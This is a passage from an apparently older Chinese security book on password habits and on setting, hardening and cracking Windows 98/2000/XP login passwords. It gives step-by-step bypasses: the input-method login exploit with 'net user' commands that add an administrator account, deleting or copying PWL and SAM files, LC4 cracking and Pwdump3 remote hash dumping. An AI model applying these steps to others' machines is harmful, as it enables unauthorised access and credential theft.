(1) 用自己名字的中文拼音者最多，37人。这就告诉我们口令破解字典应针对中国的国情，使用一些中文姓名拼音的字典。如：wanghai, zhangli, shenqin, 等等。

(2) 用常用的英文单词的有23人。其中许多人都用了很有特定意义的单词，如：hello, good, happy, anything, 等等。

(3) 用计算机中经常出现的单词的有18人。这些单词中还有操作系统的命令，如：system, command, copy, harddisk, mouse, 等等。

(4) 用自己的出生日期7人。其中年月日各不相同，但其中有3人用了中国常用的日期表示方法，如：970203, 199703, 050498等。

上述测试中两个单词相同的有21人，接近相同的有33人，虽然还有一些人用的没给他们归类，但还是有规律的。希望上面的心理测试能给读者带来一些启示，今后再设置密码的时候千万不要图一时的省事，给别人留下攻击的漏洞。

### 1.3.2 怎样设置安全的密码

经过了以上的分析，是不是开始觉得有些“胆战心惊”？请读者不要紧张，下面我们就来介绍怎样设置安全的用户口令。

(1) 为防止眼明手快的人窃取口令，在输入口令时应确认无人在身边，而且不要将口令写下来或者将口令存于电脑文件中。

(2) 密码的长度至少要达到8位或以上。比如，“d3d2ye6723”、“my007KOOL2me”或者“\$73gt ye5&FG72oPP”。这些密码都是比较安全的，密码中必须包括大小写字母、数字、特殊的符号，如果有控制符会更安全。混合使用，不要单一的使用其中的某一个。

(3) 避免使用容易猜到的密码。“abcd1234”虽然是符合了前面的要求，但是黑客很容易猜到。千万不要自作聪明地把什么“1”映射为“!”，黑客先生们早替您想到了。像“you”映射到“U”，“bee”映射到“600”等都在其中。

(4) 养成定期更新密码的习惯。任何安全的密码都经不住时间和黑客们的考验。只有符合安全要求的密码，加上每3个月更新一次，才能避免被黑客“盯梢”。

(5) 狡兔三窟。ISP密码、E-Mail账号密码、BBS、个人主页或者QQ的密码应该避免重复。万一某个地方的密码发生泄漏（不是因为密码被猜到，而是其他原因的泄密），可以保证不至于全军覆没。

(6) 最后这点是十分重要的，永远不要对自己的口令过于自信，也许就在无意当中泄露了口令。定期地改变口令，会使自己遭受黑客攻击的风险降到一定限度之内。一旦发现自己的口令不能进入计算机系统，应立即向系统管理员报告，由管理员来检查原因。

# 第 2 章

## Windows 密码的设置与破解

了解了加密与破解的基础知识之后，本章我们来学习 Windows 操作系统的密码设置与破解。希望读者能够通过本章的学习，将自己的 Windows 操作系统设置得更加严密，真正做到“滴水不露”。

Chapter  
2

## 2.1 计算机分层次保护

计算机加密是分层次的，首先是 BIOS 密码，然后是操作系统的密码，最后才是第三方软件提供的加密保护，如图 2-1 所示。这一章，我们将分别介绍 Windows 98 (ME)，Windows 2000 以及 Windows XP 系列密码的破解方法。




图 2-1 数据保护示意图

## 2.2 加密与破解 Windows 系统密码

### 2.2.1 创建 Windows 98 的系统登录密码

在安装完 Windows 98 系列产品以后，第一次进入操作系统都会有一个对话框，要求用户输入密码，并且提示如果不输入密码直接进入下次这个密码框将不会出现。这时候，用户可以选择喜欢的密码用来登录 Windows，如果没有设置密码或者需要修改密码，可以采用如下方法。

第 1 步 打开“控制面板”→“密码”。

第 2 步 单击“修改 Windows 密码”，根据提示输入旧密码，然后输入新密码进行确认就可以了。这样下次登录时系统就会要求用户输入新密码了。

如果计算机是多人使用的，可以使用控制面板中的“用户”属性来进行管理。

### 2.2.2 解除 Windows 98 的系统登录密码

对 Windows 98 来说，进入 Windows 的密码，大多是为了个性化用户而设置的，它的破解也相当容易，后面我们还将介绍增强它的安全性的方法。

#### 1. 取消法

最简单的方法就是点击“取消”按钮，什么也不用输入，直接进入操作系统。

#### 2. 删除 PWL 文件

可以通过删除 Windows 安装目录下的\*.PWL 密码文件以及 Profiles 子目录下的所有个人信息文件，然后重新启动，当出现输入密码的提示框的时候点击确定即可。

### 3. 破解 PWL 文件

攻击者并不需要长时间坐在控制台前收集想要的东西，他们也可以把所需要的信息存储到软盘上，以后闲暇时刻再解密它们，所用的方法和传统的 UNIX 用的 crack 和 Windows NT 上用的 Lophtcrack 等密码文件破解方法相似。

加密后的 Windows 9x 密码清单即 PWL 文件可以在系统的根目录下找到（通常是 C:\windows）。这些文件按该系统上每个用户的初始定制文件命名。因此在驱动器 A 的软盘上执行如下命令可以获取大部分 PWL 文件：

```
copy c:\windows\*.pwl a:\
```

PWL 文件实际上只是一个用于访问以下网络资源的一个高速缓存的密码清单：

- 由共享级安全机制保护的资源；
- 编写用到密码高速缓存 API 的应用程序，例如 Dial\_up NetWorking（简称 DUN）；
- 没有加入任何 NT 域的 Windows NT 计算机；
- 不是 Primary Network Logon 的 Windows NT 登陆密码。

Windows 95 在 OSR2 前给 PWL 采用了一种很脆弱的加密算法，使用广泛流传的程序就很容易能攻破，OSR2 (OEM System Release 2) 是 Windows 95 的一个中间版本。目前的 PWL 算法要健壮一些，不过仍然基于用户的 Windows 登录凭证。这使得密码猜测攻击更为耗时，但仍能得到。

PWL 破解工具之一是 Vitas Ramanchauskas 和 Eugene Korolev 编写的 PWLTool (参见 <http://www.webdon.com>)，如图 2-2 所示的 PWLTool 能够针对一个给定的 PWL 文件发起字典攻击或者是暴力(Brute)攻击。因此破解一个 PWL 文件仅仅是字典大小问题或 CPU 运算速度问题。




图 2-2 使用 PWLtool 解密 Windows 9x PWL 密码高速缓存文件

另一个比较好的 PWL 破解工具是 Break-Dance 开发的 CAIN (<http://www.confine.com>)。不过破解 PWL 并不是 CAIN 的唯一功能，它还可以从注册表中删除屏幕保护的密码，并探测本地共享文件，高速缓存中的密码 (cached password) 以及其他信息，因此它

是一个用途广泛的工具(如图 2-3 所示)。




图 2-3 功能强大的 CAIN

既然 PWL 文件这么容易被击破,那么我们有什么办法能防范这种攻击呢?针对 PWL 密码高速缓存文件的特点,Windows 9x 的系统策略编辑器(System Policy Editor)可以用来禁止密码高速缓存,具体办法是把以下的 DWORD 类型注册表键创建/设置成 1:

HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\Windows\CurrentVersion\policies\Network\DisablepwdCaching=1

### 2.2.3 增强 Windows 98 的安全性

目前,众多的计算机用户使用的操作系统仍是 Windows 98,它的安全性是大家非常关注的,下面的一些提示希望能有助于维护用户的系统安全。

#### 1. 设置用户权限

对不同的用户设置不同的使用权限,限制一些用户对系统文件的修改权,将大大提高系统的安全性。其具体步骤如下(这里以设置“管理员”和“用户”两个级别为例):

(1) 选择“控制面板→密码→用户配置文件→用户可自定义选项及桌面设置。登录时,Windows 自动启用个人设置”。单击“确定”按钮,按屏幕提示设置“管理员”用户及密码(如图 2-4 所示)。




图 2-4 自动启动个人设置

(2) 重新启动计算机后，以“管理员”身份进入 Windows 98。选择“控制面板→用户”按向导提示，设置用户及密码，此时要根据需要设置“用户”级别所需项目（如图 2-5 所示）。




图 2-5 创建新用户向导

## 2. 禁止非法用户进入

为防止非法用户以系统默认配置进入 Windows 98，可采用以下措施：

- (1) 运行注册表编辑器“Regedit”打开注册表。
- (2) 在“\HKEY – USER\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Runonce”中创建新“字符串值”，串值名为“非法用户，退出”。

(3) 编辑字符串值为“Rundll.exe User.exe, Exitwindows”。

这样，当非法用户试图进入您的 Windows 98 系统时计算机便会自动关机。

为防止非法用户按 F8 键调出 Windows 98 的启动菜单以安全方式进入系统，我们还需要编辑 MSDOS.sys 文件。在该文件的[option]小节加入如下几行：

“BootMulti=0”: 设置系统不能进行多重引导；

“BootGUI=1”: 在启动时直接进入 Windows 98 图形用户界面；

“BootDelay”: 设置在启动时“Starting Windows 98 ...”信息停留的时间为 0；

“BootKeys”: 设置在启动过程中 F4、F5、F6、F8 功能键失效。

### 3. 限制用户级别

用户在该分支下新建一个使用权限，用“用户”身份进入 Windows 98 系统，此时您可以通过修改文件注册表，根据需要限制“用户”级用户的使用权限。

(1) 隐藏“开始”菜单的部分内容。打开注册表，在“\HKEY – CURRENT – USER\Software\Microsoft\Windows\ CurrentVersion\Policies\Explorer”中：

1) 在该分支下建立一个 DWORD 值“NoSetFolders”，键值为“1”。这样用户便不能使用“控制面板”，且不能使用“开始/设置”中的“打印机”；

2) 在该分支下新建一个 DWORD 值“NoSetTaskbar”，键值为“1”，则“任务栏属性”功能被禁止；

3) 在该分支下新建一个 DWORD 值“NoFind”，键值为“1”，则“查找”功能被禁止；

4) 在该分支下新建一个二进制值“NoRun”，键值为“0x00000001”，则“运行”菜单项被关闭。

(2) 隐藏桌面上所有图标。打开注册表，在“\HKEY – CURRENT – USER\Software\Microsoft\Windows\ CurrentVersion\Policies\Explorer”中建立一个 DWORD 值“NoDesktop”，键值为“1”。重启计算机后，普通用户桌面上的所有图标将全部隐藏。

(3) 禁用注册表编辑器。为防止普通用户使用注册表，我们可以用以下办法禁止普通用户使用注册表：打开注册表，在“\HKEY – CURRENT – USER\Software\Microsoft\Windows\ CurrentVersion\Policies\System”中建立一个 DWORD 值“Disable RegistryTools”，键值为“1”。

(4) 隐藏驱动器。为了重要文件的安全性，可将一个驱动器隐藏起来，具体步骤为：打开注册表，在“\HKEY – CURRENT – USER\Software\Microsoft\Windows\ CurrentVersion\Policies\Explorer”中新建一个二进制值“NoDrive”，其默认值为“00000000”，表示不隐藏任何驱动器，该值由有四个字节组成，每个字节的第一位对应从 A: 到 Z: 的一个盘，即 01 为 A, 02 为 B, 04 为 C……如隐藏 D 盘，键值为“08000000”；隐藏所有驱动器为“ffffffff”。

(5) 禁用 MS – DOS 方式。为防止普通用户使用 MS – DOS 方式进入任何驱动器，可以关闭 MS – DOS 功能，具体步骤为：打开注册表，在“\HKEY – CURRENT – USER\Software\Microsoft\Windows\ CurrentVersion\Policies”中新建一个“WinOldApp”主键，在其下新建一个 DWORD 值“Disable”键值为“1”。

(6) 禁止光盘的自动运行。方法为：打开注册表，在“\HKEY – CURRENT –

USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer”中新建一个 DWORD 值“NoDriveTypeAutoRun”，键值为“1”。

(7) 禁止用软盘或光盘启动。在 CMOS 设置中将启动顺序改为“C ONLY”，并为其设置必要的密码。

(8) 隐藏口令文件。在 Windows 98 系统中，用户设置的口令都是以一个 Pwl 文件的方式存放在 Windows 子目录中，普通用户可以方便的找到所设置的口令文件，并将其删除。这样就能顺利的以管理员身份进入系统。为此，需要将口令文件隐藏起来，具体操作是在 System.ini 文件中的[Password Lists]中将存放口令文件的位置改在隐藏的驱动器下的目录中，这样普通用户就无法找到口令文件，也就无法删除了。

经过以上的设置后，系统的安全性大大提高，但用户必须做的就是要牢牢记住密码！不过 Windows 98 的安全性毕竟是有限的，如果需要很高的安全性，还是使用 Windows 2000 或者 Windows XP 吧。

## 2.2.4 Windows 2000/XP 密码的破解

Windows 2000/XP 的系统用户信息都存放在 SAM 文件中，可以利用操作系统的漏洞等方法破解密码，下面就介绍几种常见的破解方法。

### 1. 利用输入法漏洞

对于没有打过 Windows 2000 sp2 补丁的操作系统，可以利用输入法的漏洞，具体方法如下：

第 1 步 在登陆界面将光标移至用户名输入框，按键盘上的 Ctrl+Shift 键，这时在默认的安装状态下会出现输入法状态条。

第 2 步 将鼠标移至输入法状态条点击鼠标右键，在出现的对话框中选择“帮助”，选择操作指南或输入法入门（微软的拼音输入法和智能 ABC 没有这个选项）。

第 3 步 在出现的操作指南或输入法入门窗口中会出现几个按钮，关键是选项按钮。如果是未安装 Service Pack 1 或 IE5.5 的 Windows2000 系统，用鼠标左键点击选项按钮。

第 4 步 在出现的对话框中选择主页，这时在已出现的帮助窗口的右侧会出现 IE 浏览器界面中的此页不可显示页面，其中有个检测网络设置的链接，点击它就会出现网络设置选项，用户可以对网络设置甚至控制面板做任何修改。

第 5 步 用鼠标左键点击“选项”按钮，在出现的对话框中选择“Internet 选项”，也可以对“主页”、“连结”、“安全”、“高级”选项等做任何修改。

第 6 步 也可以用鼠标右键点击“选项”按钮，会出现一个对话框，选择“跳至 URL”。

第 7 步 这时会出现一个对话框，其中有一个“跳至该 URL”输入框，在其中输入想看到的路径，如“c:\Winnt\system32”。

第 8 步 这时在已出现的帮助窗口的右侧会出现资源管理器对目录的显示，然后通过新建一个快捷方式，点鼠标右键察看快捷方式属性，在目标中输入“Net user admin hello /add”，按“确定”。

第 9 步 双击这个快捷方式，这样就在用户组中添加了一个 admin 用户，密码是 hello。

第 10 步 然后再更改快捷方式属性，在目标中输入“Net localgroup administrators admin /add”，这样就把 admin 用添加到了本地组中，也就得到了系统的最高权限。这时

用户已经拥有系统管理员权限，可以对看到的数据做任何操作，也就绕过了 Windows 2000 的登陆验证机制！

对于连上网络的计算机，如果开放了 3389 端口的远程终端服务，我们就可以用远程终端服务客户端程序进行连接测试输入法了，图 2-6 是远程终端服务的客户端程序。




图 2-6 远程终端服务客户端

相关的补丁：

Windows 2000 简体中文版的用户，可以从下列网址下载对应的补丁程序。

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=24631>

Windows 2000 英文版的用户，可以从下列网址下载对应的补丁程序。

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=24627>

### Note

此补丁适用于运行 Windows 2000 或 Windows 2000 Service Pack1 的系统。此补丁包含在 Windows 2000 Service Pack 2 中。其他安全性问题的补丁可以在 Microsoft Download Center 得到。

## 2. 移花接木法

将硬盘摘下挂在另一台安装了 Windows 2000 的机子上，查看它，删掉 C:\winnt\system32\config\sam\*. \*或者拿到本地破解。破解 Sam 文件的方法如下：

第 1 步 首先到 <http://www.jdnet.org/download.html> 下载 LC4 最新版本的密码破解器。

第 2 步 然后按照程序的一般步骤进行安装，全部按“Next”（如图 2-7 所示）。

第 3 步 安装完毕以后启动 LC4，如果是非注册的版本，可以选择 Trial，如果有注册码，可以输入注册码，非注册的版本有时间限制。

正式启动 LC4 以后界面如图 2-8 所示。



图 2-7




图 2-8

第 4 步 这时候选择“File”→“New Session”(如图 2-9 所示)。




图 2-9

第 5 步 此时将出现如图 2-10 所示的界面。




图 2-10

第 6 步 在图 2-11 中选择 Import 菜单，选择获取密码文件的方式。




图 2-11

LC4 支持的方式有：

- Import from LocalMachine 从本地计算机获取；
- Import from Remote Registry 从远程注册表获取；
- Import from SAM File 从 Sam 文件获取；
- Import From Sniffer 从 Sniffer 获取；
- Import From .LC File 从 LC 文件获取；
- Import From PWDUMP File 从 PWDUMP 文件获取。

选择一种方式，如果是从本地机器获取，直接点“Import From Local Machine”，这时候将出现如图 2-12 所示的界面，选择要破解的用户名，点上面的运行按钮（绿色的小按钮）就可以了。

## Note

SAM 文件的一般目录在 C:/winnt/repair/，对于远程的计算机，您可以通过 PWDUMP 程序来获取 SAM 文件信息。PWDUMP 可以从 [http://www.programsalon.com/download.asp?type\\_id=26&pos=20](http://www.programsalon.com/download.asp?type_id=26&pos=20) 下载，其使用方法如下：

Pwdump3 ip\_address [filename] [username]

ip\_address：远程主机的 IP 地址（也可以是自己）。

filename：保存密码档的文件名（不写的话，其输出将显示在屏幕上）。

username：是在远程主机上的有 ADMIN 权限的用户。

按“确定”按钮后，程序将提示输入用户名密码，密码确认的话，就会将远程主机上的所有用户密码档，保存到您所指定的文件中。




图 2-12

运行完毕，我们就可以发现其中的密码已经破解出来了，Administrator 的密码是 Hello（如图 2-13 所示）。

Domain	User Name	LM Password	x8	NTLM Password	Audit Time	Method
Y-DVE5F7G4...	Administrator	HELLO	x	hello	0d 0h 0m 1s	Dictionary
Y-DVE5F7G4...	Guest	* empty *	x	* empty *		
Y-DVE5F7G4...	IUSR_Y-DVE5F7G4AFXS6					
Y-DVE5F7G4...	IWAM_Y-DVE5F7G4AFXS6					
Y-DVE5F7G4...	TsInternetUser					

图 2-13



### 3. 利用启动盘

如果系统分区是 fat，在 DOS 下删除 C:\winnt\system32\config\sam\*. \* 文件即可获得管理员权限。登陆只要输入 administrator 不输密码即可。然后创建一个新的。

如果是 NTFS 分区的，去下载 NTFSDOS，就可以用 dos 访问 ntfs。

地址：<http://www8.pconline.com.cn/download/swdetail.php?id=6872>

#### Note

说明：NTFSDOS Pro 是一个可以制作启动盘的工具，它所制作的启动盘的与众不同之处在于：虽然使用的是 MS-DOS，但却可以读写 NTFS 格式文件系统，所有 DOS 命令都可以使用在 NTFS 格式系统上。简单地说，它包括如下功能：

- 对 NTFS 文件系统的完全读写操作；
- MS-DOS 下支持长文件名；
- 简单实用的启动盘制作精灵；
- Windows NT/2000/XP 完全兼容。

一般情况下，普通用户要想使用控制面板里的“用户和密码”工具，必须提供管理员级密码。但由于疏忽，在 XP 中，如果普通用户运行控制面板里的“管理工具”，则不需提供上述密码和账号。因此，他可以取得计算机管理工具的使用权，而且可以由此获得本地用户和用户组的使用权。因此也就可以获得添加用户的权力。同时他还具备更改新建用户密码的权力。当然，属于普通用户组的用户不能创建管理员级用户，也不能改变其他组用户的密码。

其实，这并不是一个 BUG，这只不过是一个 XP 默认状态下的不安全配置而已。这一不安全的配置将有可能使计算机的管理出现混乱。要解决此问题，只要以管理员身份把 Power Users 组的 NT AUTHORITY\INTERACTIVE 项去除就可以了。

### 4. 用 O&O Bluecon2000 修复 Windows2000/XP 本地管理员密码

如何解决 Windows NT/2000/XP 本地管理员密码丢失问题，有许多方法，如使用解密软件分析 SAM 数据库，使用安全漏洞破解系统，重新安装系统等。但实践证明这些办法或不能够保证百分之百的成功（如前两种），或代价太大（如后一种）不敢轻易尝试。那有没有一种代价小且保证成功的丢失密码修复办法呢？答案是肯定的，那就是使用 O&O Bluecon2000 软件。

O&O Bluecon 2000 是一款德国人开发的 For Windows NT/2000/XP 的工具软件，使用它用户可以方便的修复被损坏的 Windows NT/2000/XP 系统。它的主要功能有编辑/备份注册表，显示/启动/禁止服务，查看硬件信息，操作文件，修改本地用户密码等，功能之强大，与 Windows 2000 的恢复控制台相比有过之而无不及，而且它还有一个最大的好处就是不需要输入本地管理员密码即可以进行操作。本节主要介绍使用这款工具修复本地管理员密码，这可能是这个软件最常用也是最实用的功能了。使用 O&O Bluecon 2000 修改本地管理员密码可分为两大步：制作修复盘和进行修复操作。

### 第1步 制作修复盘。

